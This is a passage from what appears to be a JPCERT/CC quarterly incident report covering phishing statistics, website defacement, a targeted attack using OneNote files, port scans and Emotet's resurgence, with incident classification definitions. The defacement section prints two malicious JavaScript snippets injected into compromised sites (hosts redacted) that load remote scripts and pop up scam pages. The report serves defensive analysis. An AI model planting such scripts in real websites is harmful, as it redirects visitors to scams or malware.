
During this quarter, 5,553 reports on phishing sites were received, representing an 11% decrease from 6,266 in the previous quarter. This marks a 19% decrease from the same quarter last year (6,820).

During this quarter, there were 3,170 phishing sites that spoofed domestic brands, decreasing 7% from 3,413 in the previous quarter. There were 1,730 phishing sites that spoofed overseas brands, decreasing 28% from 2,390 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 5], and a breakdown by industry for domestic and overseas brands is shown in [Figure 11].

[Chart 5：Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Jan	Feb	Mar	Domestic/Overseas Total (%)
Domestic Brand	701	884	1,585	3,170(57%)
Overseas Brand	794	438	498	1,730(31%)
Unknown Brand (5)	167	206	280	653(12%)
Monthly Total	1,662	1,528	2,363	5,553

(5) "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 11：Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 72.7% spoofed e-commerce websites for overseas brands and 48% spoofed financial websites for domestic brands, both representing the largest share respectively.

For overseas brands, phishing sites spoofing Amazon accounted for more than half of the phishing sites reported.
For domestic brands, phishing sites spoofing East Japan Railway Company's Eki-Net website, SoftBank and Yamato Transport were reported in large numbers. Phishing sites spoofing Yamato Transport increased by about 6 times from the previous quarter. Phishing sites spoofing ETC(Electronic Toll Collection system) usage inquiry services and Saison Card continued to be seen in large numbers as in the previous quarter.

The websites that JPCERT/CC coordinated with to take down phishing sites were 24% domestic and 76% overseas for this quarter, indicating an increase in overseas parties compared to the previous quarter (domestic: 20%, overseas: 80%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 362. This was a 15% decrease from 427 in the previous quarter.

This quarter, there were a number of cases in which legitimate websites were compromised with the aim of redirecting visitors to a lucky visitor scam site, or infecting them with malware by exploiting the browser's notification function. Compromised websites were inserted with JavaScript similar to the one shown in [Figure 12], which is designed to load another JavaScript file when there is an HTTP Referer header.

```
      (function() {
      var ref;
  var po = document.createElement('script');
  po.type = 'text/javascript';
  po.async = true;
  if(document.referrer.length == 0) {ref = 'undefined';} else {ref = document.referrer;}
  po.src = '[redacted]' + '&' + Math.floor(Math.random() * 100000) + '&' + ref;
  var s = document.getElementsByTagName('script')[0];
  s.parentNode.insertBefore(po, s);
})();
```

[Figure 12：Inserted script]

The script contained in the loaded JavaScript file uses Local Storage as shown in [Figure 13] to see whether the visitor is accessing the website for the first time, and if it is the first time, a suspicious website is displayed.

```
localStorage.setItem('test', 'testValue');

if ((localStorage.getItem('test') !== null) &&  (localStorage.getItem('click2') == null)){

        var click_r = false;
        document.addEventListener("click", function(){

        if(click_r == false){
        localStorage.setItem('click2', 'click2');
        window.open("https://[redacted]/?u=[redacted]&o=[redacted]&t=[redacted]");
        click_r = true;
        }
        });
}
```

[Figure 13：Script for displaying a malicious website]

3.3. Targeted Attack Trends

There were 3 incidents categorized as a targeted attack. The incident identified is described below.

(1) Attacks attempting to lure targets into downloading a suspicious OneNote file via Google Drive

This quarter, JPCERT/CC received reports of attacks apparently targeting the employees of cryptocurrency exchanges. The confirmed method involved sending an e-mail to target employees and trying to lure them into downloading malware by clicking a Google Drive link contained in the e-mail. When the downloaded OneNote file is opened and a VBS file embedded in the file is clicked (see [Figure 14]), the device becomes infected with malware called "Parallax RAT."

[Figure 14：OneNote file embedded with VBS files]

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 154. This was a 5% decrease from 162 in the previous quarter.

The number of scans reported in this quarter was 2,059. This was a 77% increase from 1,166 in the previous quarter. The top 10 ports that were scanned are listed in [Chart 6]. Ports targeted frequently were SSH (22/TCP), Telnet (23/TCP), HTTP (80/TCP) and IMAP (143/TCP).

[Chart 6：Top 10 scans by port]

Port	Jan	Feb	Mar	Total
22/tcp	769	705	245	1719
23/tcp	41	18	40	99
80/tcp	16	16	28	60
143/tcp	32	9	17	58
5060/udp	31	6	15	52
37215/tcp	3	23	18	44
3389/tcp	3	5	3	11
25/tcp	4	2	2	8
443/tcp	3	1	1	5
21/tcp	0	3	2	5

There were 319 incidents categorized as other. This was a 20% decrease from 399 in the previous quarter.

4. Incident Handling Case Examples


This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Coordination involving reports of Emotet malware

On March 7, 2023, JPCERT/CC confirmed that Emotet, which had been inactive since November 2022, has resumed activity. This quarter, JPCERT/CC received multiple reports related to Emotet. The newly active Emotet spreads infections by sending e-mails with a ZIP file attachment containing a Word file that, when extracted, exceeds 500 MB. It is assumed that Emotet is using a large file in an attempt to avoid being detected by anti-virus software and sandbox products. As a countermeasure, JPCERT/CC recommends double-checking security product settings to make sure large files are also included in the detection targets.


As shown in [Figure 15], the attached Word file contains instructions to copy the file to a specific folder (a "trusted location" of Microsoft Office applications) and run it. The method of instructing the recipient to copy a Word file to a specific location was also seen in November 2022. Since the folder specified as

the copy destination is set by default as a trusted location of Microsoft Office applications, malicious macros are run even when macros are disabled.



[Figure 15：Word file instructing the recipient to copy the file to a specific place and run it]


E-mails with a OneNote file attachment have also been observed. As shown in [Figure 16], a suspicious script file is placed behind a button image so that the script file is executed when the button image is clicked.



[Figure 16：An e-mail with a OneNote file attached and a sample screen after the file is executed]

Given the spread of Emotet infections in Japan, JPCERT/CC updated the following security alert. According to third-party information, new Emotet infections have been identified in Japan as well, as shown in [Figure 17].

Security alert concerning resumed e-mail campaign leading to Emotet malware infections (Japanese)
https://www.jpcert.or.jp/tips/2022/wr224401.html



[Figure 17：New Emotet infections in Japan]

As it was found that some of the Emotet infections identified since March 2023 could not be detected with EmoCheck v2.3, JPCERT/CC released EmoCheck v2.4 with updates to enable detection of these infections.

EmoCheck v2.4
https://github.com/JPCERTCC/EmoCheck/releases/tag/v2.4.0

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1. Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor's computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

- The following are examples of incidents that JPCERT/CC classifies as "other".
- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2022.